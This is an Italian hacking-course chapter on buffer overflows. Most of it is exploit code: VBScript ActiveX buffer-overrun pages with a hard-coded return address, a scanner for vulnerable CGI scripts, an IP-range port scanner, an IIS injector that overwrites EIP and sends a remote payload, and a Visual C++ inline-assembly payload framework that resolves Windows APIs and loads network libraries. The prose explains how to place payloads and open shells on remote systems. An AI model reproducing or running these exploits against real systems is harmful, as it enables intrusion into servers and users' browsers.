AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

'Call exploitable method, note the valid help file
hhopen.OpenHelp "Winhlp32.hlp", expstr
```

--></script>

SETUPBBS

Again, shuts down the browser:

```
<object
classid="clsid:8F0F5093-0A70-11D0-BCA9-00C04FD85AA6"
id="setupbbs"></OBJECT>

<script language="vbscript"><!--

msgbox("MSN Setup BBS Buffer Overrun" + Chr(10) + "Written by Shane Hird")

expstr="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA"

'RET address (ExitProcess BFF8D4CA)
expstr = expstr + Chr(202) + Chr(212) + Chr(248) + Chr(191)

'This buffer overrun can be triggered by either method.
'setupbbs.vAddNewsServer expstr, true
setupbbs.bIsNewsServerConfigured expstr

--></script>
```

Test per CGI

Ecco un sorgente che seve a testare le vulnerabilità relative a CGI

```
/* Tested on Slackware linux with kernel 2.0.35 */

#include <fcntl.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <signal.h>
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <ctype.h>
#include <arpa/nameser.h>
#include <sys/stat.h>
#include <strings.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```
#include <sys/socket.h>

void main(int argc, char *argv[])
{
 int sock,debugm=0;
 struct in_addr addr;
 struct sockaddr_in sin;
 struct hostent *he;
 unsigned long start;
 unsigned long end;
 unsigned long counter;
 char foundmsg[] = "200";
 char *cgistr;
 char buffer[1024];
 int count=0;
 int numin;
 char cgibuff[1024];
 char *buff[50];    /* Don't u think 50 is enought? */
 char *cginame[50]; /* Don't u think 50 is enought? */

 buff[1] = "GET /cgi-bin/phf HTTP/1.0\n\n";
 buff[2] = "GET /cgi-bin/Count.cgi HTTP/1.0\n\n";
 buff[3] = "GET /cgi-bin/test-cgi HTTP/1.0\n\n";
 buff[4] = "GET /cgi-bin/php.cgi HTTP/1.0\n\n";
 buff[5] = "GET /cgi-bin/handler HTTP/1.0\n\n";
 buff[6] = "GET /cgi-bin/webgais HTTP/1.0\n\n";
 buff[7] = "GET /cgi-bin/websendmail HTTP/1.0\n\n";
 buff[8] = "GET /cgi-bin/webdist.cgi HTTP/1.0\n\n";
 buff[9] = "GET /cgi-bin/faxsurvey HTTP/1.0\n\n";
 buff[10] = "GET /cgi-bin/htmlscript HTTP/1.0\n\n";
 buff[11] = "GET /cgi-bin/pfdispaly.cgi HTTP/1.0\n\n";
 buff[12] = "GET /cgi-bin/perl.exe HTTP/1.0\n\n";
 buff[13] = "GET /cgi-bin/wwwboard.pl HTTP/1.0\n\n";

 cginame[1] = "phf";
 cginame[2] = "Count.cgi";
 cginame[3] = "test-cgi";
 cginame[4] = "php.cgi";
 cginame[5] = "handler";
 cginame[6] = "webgais";
 cginame[7] = "websendmail";
 cginame[8] = "webdist.cgi";
 cginame[9] = "faxsurvey";
 cginame[10] = "htmlscript";
 cginame[11] = "pfdisplay";
 cginame[12] = "perl.exe";
 cginame[13] = "wwwboard.pl";

 if (argc<2)
   {
   printf("\nusage : %s host ",argv[0]);
   printf("\n   Or : %s host -d   for debug mode\n\n",argv[0]);
   exit(0);
   }

 if (argc>2)
   {
   if(strstr("-d",argv[2]))
     {
     debugm=1;
     }
```

```
   }

 if ((he=gethostbyname(argv[1])) == NULL)
   {
   herror("gethostbyname");
   exit(0);
   }

 printf("\n\n\t\t [CKS & Fdisk]'s CGI Checker\n\n\n");
 start=inet_addr(argv[1]);
 counter=ntohl(start);

   sock=socket(AF_INET, SOCK_STREAM, 0);
   bcopy(he->h_addr, (char *)&sin.sin_addr, he->h_length);
   sin.sin_family=AF_INET;
   sin.sin_port=htons(80);

  if (connect(sock, (struct sockaddr*)&sin, sizeof(sin))!=0)
     {
     perror("connect");
     }
   printf("\n\n\t [ Press any key to check out the httpd
version...... ]\n");
   getchar();
   send(sock, "HEAD / HTTP/1.0\n\n",17,0);
   recv(sock, buffer, sizeof(buffer),0);
   printf("%s",buffer);
   close(sock);
   printf("\n\t [ Press any key to search 4 CGI stuff...... ]\n");
   getchar();

while(count++ < 13)   /* Change 13 to how many buff[?] u have above
*/
   {
   sock=socket(AF_INET, SOCK_STREAM, 0);
   bcopy(he->h_addr, (char *)&sin.sin_addr, he->h_length);
   sin.sin_family=AF_INET;
   sin.sin_port=htons(80);
   if (connect(sock, (struct sockaddr*)&sin, sizeof(sin))!=0)
     {
     perror("connect");
     }
   printf("Searching for %s : ",cginame[count]);

   for(numin=0;numin < 1024;numin++)
      {
      cgibuff[numin] = '\0';
      }

   send(sock, buff[count],strlen(buff[count]),0);
   recv(sock, cgibuff, sizeof(cgibuff),0);
   cgistr = strstr(cgibuff,foundmsg);
   if( cgistr != NULL)
       printf("Found !! ;)\n");
   else
       printf("Not Found\n");

  if(debugm==1)
    {
    printf("\n\n ------------------------\n %s \n ------------------
-----\n",cgibuff);
```

```
    printf("Press any key to continue....\n");
    getchar();
    }
   close(sock);
   }
 }
```

Uno scanner di DOMINIO

Ecco un sempòlice scanner di dominio in grado di eseguire lo scan su un range di IP.

```
/*********************************
 * Domain Scanner v2.0            *
 * by HoGs HeaD                   *
 * Fixed up the screwy stuff.     *
 * (C)1998 HoGs HeaD              *
 * You may not modify and         *
 * then redistribute              *
 * this source.                   *
 *********************************/

#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <netinet/in.h>
#include <errno.h>
#include <netdb.h>
#include <signal.h>

void brk(int no){
   printf("^C Interrupt!\n");
   exit(1);
}

void main(int argc, char **argv)
{
    struct hostent *host;                       /* init stuff */
    struct sockaddr_in sa;
    int net, error;
    int port=23, i, done=0;
    char *curr_ip, *del, *cm[100];
    int A1, A2, A3, A4;
    int B1, B2, B3, B4;
    int C1, C2, C3, C4;
   printf("\nDomain Scanner v2.0 by HoGs HeaD\nHit any key to
end.\n");
   if(argc < 3){
        printf("Usage: domscan ip_begin ip_end port\nwhere ip_start
equals the
beginning IP(ie 127.26.26.1)\nand ip_end equals the ending IP(ie
147.26.27.12)\
nand port is the port to check on\n\n");
        exit(0);
   }

   signal(SIGINT, brk);
      if(argv[3]==NULL){
   }else{
      port=atoi(argv[3]);
   }
```

```
   /* Parse in the first Ip.... */

   curr_ip=argv[1];
   del=(char *)strtok(curr_ip, ".");
   A1=atoi(del);
   del=(char *)strtok(NULL, ".");
   A2=atoi(del);
   del=(char *)strtok(NULL, ".");
   A3=atoi(del);
   del=(char *)strtok(NULL, ".");
   A4=atoi(del);

   /* Read in Second Ip... */
   curr_ip = argv[2];
   del=(char *)strtok(curr_ip, ".");
   B1=atoi(del);
   del=(char *)strtok(NULL, ".");
   B2=atoi(del);
   del=(char *)strtok(NULL, ".");
   B3=atoi(del);
   del=(char *)strtok(NULL, ".");
   B4=atoi(del);
   /* We're finished parsing, now onto the actual scan... */
   C1=A1;
   C2=A2; /* SaVe DeM VaLueS! */
   C3=A3;
   C4=A4;
for(A4=C4;A4<=B4; A4++){
for(A3=C3;A3<=B3; A3++){
for(A2=C2;A2<=C2; A2++){
for(A1=C1;A1<=B1; A1++){
   sprintf(curr_ip, "%d.%d.%d.%d", A1, A2, A3, A4);               /*
build the
ip */
   if( ( fork() ) == 0){                                           /*
fork a chi
ld */
   sa.sin_family = AF_INET;
   sa.sin_addr.s_addr = inet_addr(curr_ip);
   sa.sin_port = htons(port);                                      /*
socket is
set and... */
   net = socket(AF_INET, SOCK_STREAM, 0);                          /*
create socket */
   if(net < 2){
      exit(2);
   }
   alarm(5);                                                       /*
wait 5 sec
onds until we cancel connection */
   error = connect(net, (struct sockaddr *)&sa, sizeof sa);        /*
attempt co
nnection */

   error < 0 ? printf("Error connecting to: %s %s\n", curr_ip,
strerror(errno)) : printf("Connection success at: %s\n", curr_ip);
   shutdown(net, 2);
/* disconne
ct socket */
```

```
   exit(0);
/* exit chi
ld process */
   }

 }
}
}
}
gets((char *)i);          /* Wait for enter to be pressed to exit */
}
```

Buffer Overflow non nello stack

Siamo sempre sull'argomento dei buffer overflow i quali costituiscono la miniera di metodi legati all'hacking.
Cercare dentro ai programmi i punti in cui i codici non eseguono i controlli è di fatto la maggiore risorsa che l'hacker ha a disposizione per cercare di aprire shell all'interno di sistemi remoti oppure per elevare i propri privilegi nell'ambito di qualche sistema in cui si possiede la possibilità di accedere con permissions basse.
Come ormai bene saprete i buffer overflow si riferiscono al metdo di inserire all'interno di un buffer in cui generalmente un programma inserisce dei dati provenienti dal mondo esterno, una quantità di dati talmente elevato da andare a sconfinare in altre zone di memoria ed in particolar modo da soprascrivere le locazioni dove generalmente vengono mantenuti memorizzati gli indirizzi di ritorno delle funzioni chiamate all'interno dei softwares stessi.
Questi sistemi cambiano a seconda del sistema operativo in cui sono presenti i programmi attaccati anche se poi di fatto alcuni di questi metodi di fatto si legano al metodo di gestione dello stack fatto da quasi tutti i sistemi.
Il discorso legato al metodo usato per la soprascrittura dei dati nello stack lo abbiamo già visto in più capitoli.
A questo punto diventa interessante addentrarci nei metodi di gestione che vengono eseguiti da programmi scritti in ambienti come ad esempio quello Windows.
Nell'ultimo aggiornamento, il file 18, avevamo visto diverse codifiche di moduli per l'apertura di shell relativi a diversi sistemi operativi.
Quando si pensa di aver individuato un buffer overflow il problema diventa quello di essere in grado di individuare in quale parte di questo risiede la parte usata per leggere l'instruction pointer.
Vi ricordo che gli indirizzi di ritorno salvato viene poi utilizzato per ripristinare il registro EIP e quindi di eseguire un ritorno dalla funzione che era stata chiamata.
Un piccolo trucco per eseguire questa funzione è quella di utilizzare un pattern identificabile quando si esegue l'iniezione del buffer.
Il seguente modulo software esegue questo metodo :

```
// IIS Injector for NT
// written by Greg Hoglund <hoglund@ieway.com>
// http://www.rootkit.com
//
// If you would like to deliver a payload, it must be
// stored in a binary file.
// This injector decouples the payload from the
// injection code allowing you to
// create a numnber of different attack payloads.
// This code could be used, for
// example, by a military that needs to attack IIS
// servers, and has characterized
// the eligible hosts.  The proper attack can be chosen
// depending on needs. Since
// the payload is so large with this injection
// vector, many options are available.
// First and foremost, virii can delivered with ease.
// The payload is also plenty
// large enough to remotely download and install a
// back door program.
// Considering the monoculture of NT IIS servers out
// on the 'Net, this represents a
// very serious security problem.

#include <windows.h>
#include <stdio.h>
#include <winsock.h>

void main(int argc, char **argv)
```

```
{
    SOCKET s = 0;
    WSADATA wsaData;

    if(argc < 2)
    {
           fprintf(stderr, "IIS Injector for NT\nwritten
               by Greg Hoglund, " \
                       "http://www.rootkit.com\nUsage: %s <target" \
                                         "ip> <optional payload
file>\n", argv[0]);
           exit(0);
    }

    WSAStartup(MAKEWORD(2,0), &wsaData);

    s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    if(INVALID_SOCKET != s)
    {
           SOCKADDR_IN anAddr;
           anAddr.sin_family = AF_INET;
           anAddr.sin_port = htons(80);
           anAddr.sin_addr.S_un.S_addr = inet_addr(argv[1]);

           if(0 == connect(s, (struct sockaddr *)&anAddr,
sizeof(struct sockaddr)))
           {
                   static char theSploit[4096];
                   // fill pattern
                   char kick = 'z'; //0x7a
                   char place = 'A';

                   // my uber sweet pattern gener@t0r
                   for(int i=0;i<4096;i+=4)
                   {
                          theSploit[i] = kick;
                          theSploit[i+1] = place;
                          theSploit[i+2] = place + 1;
                          theSploit[i+3] = place + 2;

                          if(++place == 'Y') // beyond 'XYZ'
                          {
                                  place = 'A';
                                  if(--kick < 'a') kick = 'a';
                          }
                   }

                   _snprintf(theSploit, 5, "get /");
                   _snprintf(theSploit + 3005, 22, "BBBB.htr
HTTP/1.0\r\n\r\n\0");

                   // after crash, looks like inetinfo.exe is
                   // jumping to the address
                   // stored @ location 'GHtG' (0x47744847)
                   // cross reference back to the buffer pattern,
                   // looks like we need
                   // to store our EIP into theSploit[598]

                   // magic eip into NTDLL.DLL
                   theSploit[598] = (char)0xF0;
```

```
                    theSploit[599] = (char)0x8C;
                    theSploit[600] = (char)0xF8;
                    theSploit[601] = (char)0x77;

                    // code I want to execute
                    // will jump foward over the
                    // embedded eip, taking us
                    // directly to the payload
                    theSploit[594] = (char)0x90;  //nop
                    theSploit[595] = (char)0xEB;  //jmp
                    theSploit[596] = (char)0x35;  //
                    theSploit[597] = (char)0x90;  //nop

                    // the payload.  This code is executed remotely.
                    // if no payload is supplied on stdin,
                    // then this default
                    // payload is used.  int 3 is the debug
                    // interrupt and
                    // will cause your debugger to "breakpoint"
                    // gracefully.
                    // upon examiniation you will find that you are
                    // sitting
                    // directly in this code-payload.
                    if(argc < 3)
                    {
                           theSploit[650] = (char) 0x90; //nop
                           theSploit[651] = (char) 0x90; //nop
                           theSploit[652] = (char) 0x90; //nop
                           theSploit[653] = (char) 0x90; //nop
                           theSploit[654] = (char) 0xCC; //int 3
                           theSploit[655] = (char) 0xCC; //int 3
                           theSploit[656] = (char) 0xCC; //int 3
                           theSploit[657] = (char) 0xCC; //int 3
                           theSploit[658] = (char) 0x90; //nop
                           theSploit[659] = (char) 0x90; //nop
                           theSploit[660] = (char) 0x90; //nop
                           theSploit[661] = (char) 0x90; //nop
                    }
                    else
                    {
                           // send the user-supplied payload from
                           // a file.  Yes, that's a 2K buffer for
                           // mobile code.  Yes, that's big.
                           FILE *in_file;
                           in_file = fopen(argv[2], "rb");
                           if(in_file)
                           {
                                   int offset = 650;
                                   while( (!feof(in_file)) && (offset
< 3000))
                                   {
                                          theSploit[offset++] =
fgetc(in_file);
                                   }
                                   fclose(in_file);
                           }
                    }
                    send(s, theSploit, strlen(theSploit), 0);
            }
            closesocket(s);
    }
```

```
}
```

Il concetto di payload è veramente importante i quanto al momento della sua esecuzione diventa possibile usare alcuni trucchi per aggiungere delle funzionalità.
In genere quando si vedono degli exploit scritti per quello che riguarda i buffer overflow si vedono codificati in assembler.
Esiste la metodologia del codice assembler inserito dentro al del codice C/C++ che semplifica la vita relativamente alla codifica degli exploit stessi.
Questa tecnica viene definita di fusione e rispetto alla codifica pura in assembler permette di eseguire alcuni trucchetti per quello che riguarda l'iniezione del codice all'interno dello spazio legato ad altri processi.
Quando in genere si parla di buffer overflow ci si riferisce ai concetti di injection vector e di payload.
Il primo è la sequenza di codici operativi che vengono utilizzati per gestire l'instruction pointer sulla macchina remota.
Vi ricorderete che lo scopo del buffer overflow è quello di inserire del codice e di modificare in qualche modo il contenuto del registri EIP in modo che l'esecuzione del programma passi attraverso il nostro codice.
Il termine di traduzione di payload sarebbe carico utile o carica esplosiva e di fatto il concetto è abbastanza simile per tutti e due i termini.
Infatti il payload è di fatto il carico da eseguire e quindi paragonabile alla carica esplosiva che viene inserita nella macchina remota.
Come abbiamo visto nei capitoli precedenti questo vettore è legato e quindi dipendente dalla macchina e dal tipo di processore.
Lo scopo quindi del vettore è quello di prelevare il payload da eseguire.
In altre parole il payload potrebbe essere paragonato ad un virus.
Il payload può funzionare ovunque, in qualsiasi momento senza essere condizionato dal modo con cui questo viene iniettato nella macchina remota.
Se dovesse capitare che il payload non funzionasse nel modo corretto potrebbe solo dipendere dal fatto che questo non è pulito.
Grazie alla codifica mista C/Assembler è possibile creare dei moduli in grado di creare dei paload puliti.
Il vostro payload non deve esser locato nello stesso punto del vostro vettore d'iniezione anche se di fatto comunemente è più semplice usare lo stack per ambedue.
Quando viene utilizzato lo stack per ambedue si deve prestare attenzione alle dimensioni del payload e come il vettore interagisce con questo.
Se il payload iniziasse prima del vettore dovrete essere sicuri che questi non collidano.
Se dovessero farlo allora dovreste inserire un JUMP all'interno del payload per fare in modo che il tutto salti sopra al vettore d'iniezione e che quindi questo continui dopo.
Se il tutto dovesse diventare troppo complesso allora converrebbe mettere il payload da un'altra parte.
Qualsiasi programma accetta dell'input dagli utenti e salva questo da qualche parte.
Qualsiasi posto dove vengono salvati dei dati potrebbe diventare il posto giusto per il payload.
Il trucco è quello di fare in modo che il processore esegua questo buffer.
Alcuni punti comuni dove salvare i payload sono :

```
File su disco che vengono letti in memoria
Variabili di evironment controllate dagli utenti locali
Variabili di evironment passati ad una richiesta WEB
Campi utente controllati da protocolli di rete
```

Dopo aver iniettato il payload lo scopo diventa semplicemente quello di fare in modo che il processore vada ad eseguirlo.
La bellezza di salvare il payload da altre parti che non siano lo stack è quello di liberarsi da alcune limitazioni che questo potrebbe avere come ad esempio la dimensione del payload stesso.
Il seguente sorgente descrive il metodo per creare dei metodi di attacco a pauload tramite buffer overflow usando il sistema di sviluppo Micrsoft Visual C++.
Il suo scopo è quello di mantenere il payload e di eventualmente testarli tramite debugger.
Questo modulo può essere utilizzato per la creazione di exploitbasati su WINDOWS.

```
// BUFFERZ.cpp : Defines the entry point for the console //application.

#include "stdafx.h"
#include "windows.h"
#include "winbase.h"
#include "winsock.h"
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


/////////////////////////////////////////////////////////////////////
/ These defines and strings are very important and control how the //
payload will load functions dynamically.
//
// Define each function you will use as an offset from ebp.
// After the payload runs, ebp will be pointing to the payload's   //
data segment
// so these offsets relate to how the jump table is being used.
//
////////////////////////////////////////////////////////////////////
// our jump table for preloaded functions
// typically this is only LoadLibrary & GetProcAddress.
// These are the first two addresses in our jump table.

#define GET_PROC_ADDRESS      [ebp]
#define LOAD_LIBRARY          [ebp + 4]


// our jump table for dynamically loaded functions
// these can be anything we want
// just make sure we don't overlap

#define GLOBAL_ALLOC       [ebp + 8]
#define WRITE_FILE         [ebp + 12]
#define SLEEP              [ebp + 16]
#define READ_FILE          [ebp + 20]
#define PEEK_NAMED_PIPE    [ebp + 24]
#define CREATE_PROC        [ebp + 28]
#define GET_START_INFO     [ebp + 32]
#define CREATE_PIPE        [ebp + 36]
#define INTERNET_OPEN      [ebp + 40]
#define INTERNET_CLOSE_H   [ebp + 44]
#define INTERNET_OPEN_URL  [ebp + 48]
#define INTERNET_READ_FILE    [ebp + 52]
#define WSASTARTUP         [ebp + 56]
#define _SOCKET            [ebp + 60]
#define BIND               [ebp + 64]
#define CONNECT            [ebp + 70]
#define SEND               [ebp + 74]
#define SELECT             [ebp + 78]
#define RECV               [ebp + 82]
#define URL_PTR            [ebp + 86]


////////////////////////////////////////////////////////////////////
// our data segment for the payload
// format:
//
// 1. functions to import (must already be loaded by target app)
```

```
//       a. DLL name \0
//       b. function name \0 function name \0 ... etc etc \0\0
//       (double null terminates)
//       c. Next DLL name \0
//       d. function name \0 function name \0 ... etc etc \0\0
//       (double null terminates)
//       (Continue in this pattern until done)
//       e. \0 (Null DLL Name terminates loading cycle)
//       f. any additional data \0 data \0 data... \0\0 (dbl NULL
//       terminated)
/////////////////////////////////////////////////////////////////////

char data[] = "kernel32.dll\0" \
   "GlobalAlloc\0WriteFile\0Sleep\0ReadFile\0PeekNamedPipe\0" \
         "CreateProcessA\0GetStartupInfoA\0CreatePipe\0\0" \
         "wininet.dll\0" \
// function list follows DLL name
         "InternetOpenA\0InternetCloseHandle\0" \
// double null terminates function list
         "InternetOpenUrlA\0InternetReadFile\0\0" \
         "ws2_32.dll\0" \
   "WSAStartup\0socket\0bind\0connect\0send\0select\0recv\0\0" \
// NULL DLL name ends loading cycle
         "\0" \
// extra data follows, double NULL terminates
         "http://10.0.0.5\0\0";


void test_me( char *, int );
void build_rvas();

char *gPayload = NULL;


// -------> Fusion Technique <-------------------------------------
// compile only assembly - can build other x86 platforms (just not //
debug easily)
// make sure all functions are static

#pragma check_stack( off )
/////////////////////////////////////////////////////////////////////s
tatic __declspec(naked) void before_all(void)
{
// this function is called first when the payload strikes
// buzz forward and try to find canary value

   __asm
   {
/////////////////////////////////////////////////////////////////////
/ the payload must be decoded at this point.  If we were using an //
encoded payload, we would insert the decoder code here
// note: the EB 00 00 00 00 (short call +0) which you see below
// (getting bearings) is not possible if NULL characters are
// disallowed, so the decoding loop cannot use this trick (errg! - )
// there must be a better way! (still doing research)
////////////////////////////////////////////////////////////////////
      int         3           // debugging only
      call  RELOC
RELOC:      pop         edi   // get our bearings (our current eip)
            mov         ebp, esp
            sub         esp, 3000   // get the stack out of the way
```

```
GET_DATA_SECTION:
         //////////////////////////////////
         // loop until we get to the data
         // section, as marked by the
         // canary value
         //////////////////////////////////
   inc         edi                     // our bearing point
      cmp         dword ptr [edi], -1
   jne         GET_DATA_SECTION
   add         edi, 4      // we made it, get past canary itself
   mov         esi, ebp                            // output ptr

GET_PRELOADED_FUNCTIONS:
         //////////////////////////////////
         // get pointers to preloaded
         // functions, based on checksum
         // of function name, uses
         // PE header's import table
         // -NULL DWORD terminates
         //////////////////////////////////
         mov         eax, dword ptr [edi]
         cmp         eax, 0
         je         DONE_PRELOAD

         // build_rvas uses edi, so save value
         push  edi
         mov         edi, eax

         ////////////////////////////////////////
         // build_rvas returns the function
         // address assocaited with our checksum,
         // checksum passed in edi
         // returns function addr in edi
         ////////////////////////////////////////
   call  build_rvas
   mov         dword ptr [esi], edi // get the function address
         pop         edi

         add         esi, 4
         add         edi, 4

         jmp         GET_PRELOADED_FUNCTIONS

         DONE_PRELOAD:
         int         3
         add         edi, 4            // get past NULL

LOAD_DLL_FUNCTIONS:
         ////////////////////////////////////////////
         // Dynamically load new DLL's and functions
         ////////////////////////////////////////////
         int 3
         cmp         byte ptr [edi], 0
         je          LOAD_DATA         // double NULL means done
         lea         eax, [edi]// load DLL name
         push  eax
         call  LOAD_LIBRARY
         cmp         eax, 0
         je          ALL_DONE          // not found error
```

```
        mov         edx, eax          // DLL handle

        // load functions
        mov         ecx, 10000  // max string length - whatever

NEXT_FUNCTION:
           xor         eax, eax
        repne scas
           cmp         byte ptr [edi], 0
           je          FUNCTION_DONE     //done loading functions

           push  edx                     //save DLL handle

        push     edi
        push     edx
        call     GET_PROC_ADDRESS

        pop         edx            //restore DLL handle

        cmp         eax, 0         //missing functions, barf
        je         ALL_DONE

        mov         dword ptr [esi], eax
        add         esi, 4
        jmp         NEXT_FUNCTION

FUNCTION_DONE:
        inc         edi                          // get past NULL
        jmp         LOAD_DLL_FUNCTIONS           // next DLL

LOAD_DATA:
        ///////////////////////////////////////////////////////
        // build pointers to all of our additional data
        // strings (make sure there is room present)
        ///////////////////////////////////////////////////////
        int         3
        xor         eax, eax
        repne scas
        cmp         byte ptr [edi], 0
        je         ALL_DONE             //done loading data

        mov         dword ptr [esi], edi //save ptr to data item
        add         esi, 4
        jmp         LOAD_DATA

ALL_DONE:
        int      3     // debug break - we are done
      }
}


////////////////////////////////////////////////
// downloads a file from anywhere on internet
// and executes it locally (not implemented
// in this payload)
////////////////////////////////////////////////
static __declspec(naked) void exec_remote_file()
{
      __asm
      {
        ret
```

```
      }
}

static __declspec(naked) void _WSASTARTUP()
{
      __asm
      {
         sub         esp,     8
         push     esp
         push     0101h
         call     WSASTARTUP
         add         esp,     8
         or          eax, eax

         ret
      }
}
////////////////////////////////////////////////
// lookup function ptr based on checksum
// - argument (checksum) passed in edi
// - returns function ptr in edi
////////////////////////////////////////////////
static __declspec(naked) void build_rvas()
{
      __asm
      {
         push     eax
         push     ebx
         push     ecx
         push     edx
         push     esi

   mov   ebx, 0x0040003C   // start of PE header in memory
   mov   ecx, [ebx]
   add   ecx, 0x00400004   // beginning of COFF header, fill in data

lea   eax, [ecx + 0x14] // optional header offset
mov   esi, [eax + 68h]  // offset to .idata data directory
add   esi, 0x00400000         // make a real address (offset + base)

NEXT_DLL:
         // esi holds data directory offset - the 'DIRECTORY'

mov   eax, [esi]        // RVA of Import Lookup Table - the 'LOOKUP'
cmp   eax, 0                  // zero means end of table
je    DONE_LOADING
add   eax, 0x00400000         // make real address
mov   edx, [esi + 16]         // RVA of 'THUNK' table
add   edx, 0x00400000         // make real address

NEXT_FUNCTION:
mov   ebx, [eax]              // 'LOOKUP' 32 bit value ('RVA of
'HINT')
mov   ecx, ebx
and   ecx, 0x80000000         // check flags for ordinal/ascii
cmp   ecx, 0
jne   SKIP_ORDINAL

         // we are here if this table has ascii names

add   ebx, 0x00400000         // RVA of 'HINT' - make real address
```

```
         // function lookup by checksum
add   ebx, 2                        // skip first 2 bytes
xor   ecx, ecx
_F1:
   xor   cl, byte ptr [ebx]
   rol   ecx, 8
   inc   ebx
   cmp   byte ptr [ebx], 0
   jne   _F1

   cmp   ecx, edi                // compare destination checksum
   jne   _F3
   mov   edi, [edx]
   //int 3
   jmp   DONE_LOADING            // we are here if we match

_F3:
add      edx, 4            // next entry in 'THUNK' table
add      eax, 4            // next entry in import table
cmp      [eax], 0          // zero means end of table
jnz      NEXT_FUNCTION     // drop thru to next DLL if we have no
//more functions

SKIP_ORDINAL:
add      esi, 20           // 20 bytes to next entry in table
mov      edx, [eax]        // pointing to 'LOOKUP'
cmp      edx, 0            // zero means end of 'LOOKUP' table -
//goto next DLL
jne      NEXT_DLL

DONE_LOADING:
         pop   esi
         pop   edx
         pop   ecx
         pop   ebx
         pop   eax

         ret
   }
}

// a housekeeping bookmark so we can calculate code size
__declspec(naked) static void after_all()
{
   __asm
   {
         ret
   }
}

// [ END PAYLOAD ]
////////////////////////////////////////////////////////////////////
#pragma check_stack

////////////////////////////////////////////////////
// the following functions are used by our local program to
// set up the payload and such - they are not part of
// our actual payload code.
////////////////////////////////////////////////////
DWORD GetChecksum( char *p )
```

```
{
   DWORD aChecksum = 0;
   __asm
   {
         xor         eax, eax
         mov         esi, p
ALOOP:
         xor         al, byte ptr [esi]
         rol         eax, 8
         inc         esi
         cmp         byte ptr [esi], 0
         jne         ALOOP
         mov         dword ptr [aChecksum], eax
   }

   return aChecksum;
}

// << utility function >>
void encode_payload( char *thePayload, int theLen, char theEncodeByte
)
{
   while(theLen--)
   {
         *(thePayload++) ^= theEncodeByte;
   }
}

#define number_of_import_functions 3
BOOL fDebug = FALSE;

int __cdecl main(int argc, char* argv[])
{
   printf("The Payload is Coming!\n");

   ////////////////////////////////////////////////////
   // Check for debug mode.  If it is set, we will
   // overflow ourselves as a test.
   ////////////////////////////////////////////////////
   if(argc > 1 && argv[1][0] == '-')
   {
         switch(argv[1][1])
         {
         case 'd':
         case 'D':
               // debug mode
               fDebug = TRUE;
               break;
         }
   }

   ////////////////////////////////////////////////////////////
   // calculate code segment length by subtracting the
   // difference of two function addresses.
   //
   // these funnctions have been compiled locally into our
   // code segment
   //
   ////////////////////////////////////////////////////////////

   void *code_segment = (void *) before_all;
```

```
    void *after_code_segment = (void *) after_all;
    unsigned long code_len = (long)after_code_segment -
    (long)code_segment;

    //////////////////////////////////////////////////////////
    // add a data segment to the end of our buffer
    //
    //////////////////////////////////////////////////////////
    char *data_segment;
    unsigned long data_len = (sizeof(DWORD) *
    (number_of_import_functions + 1)) + 100;

    //////////////////////////////////////////////////////////
    // the actual code is copied from code segment and into
    // our new buffer here
    //
    //////////////////////////////////////////////////////////
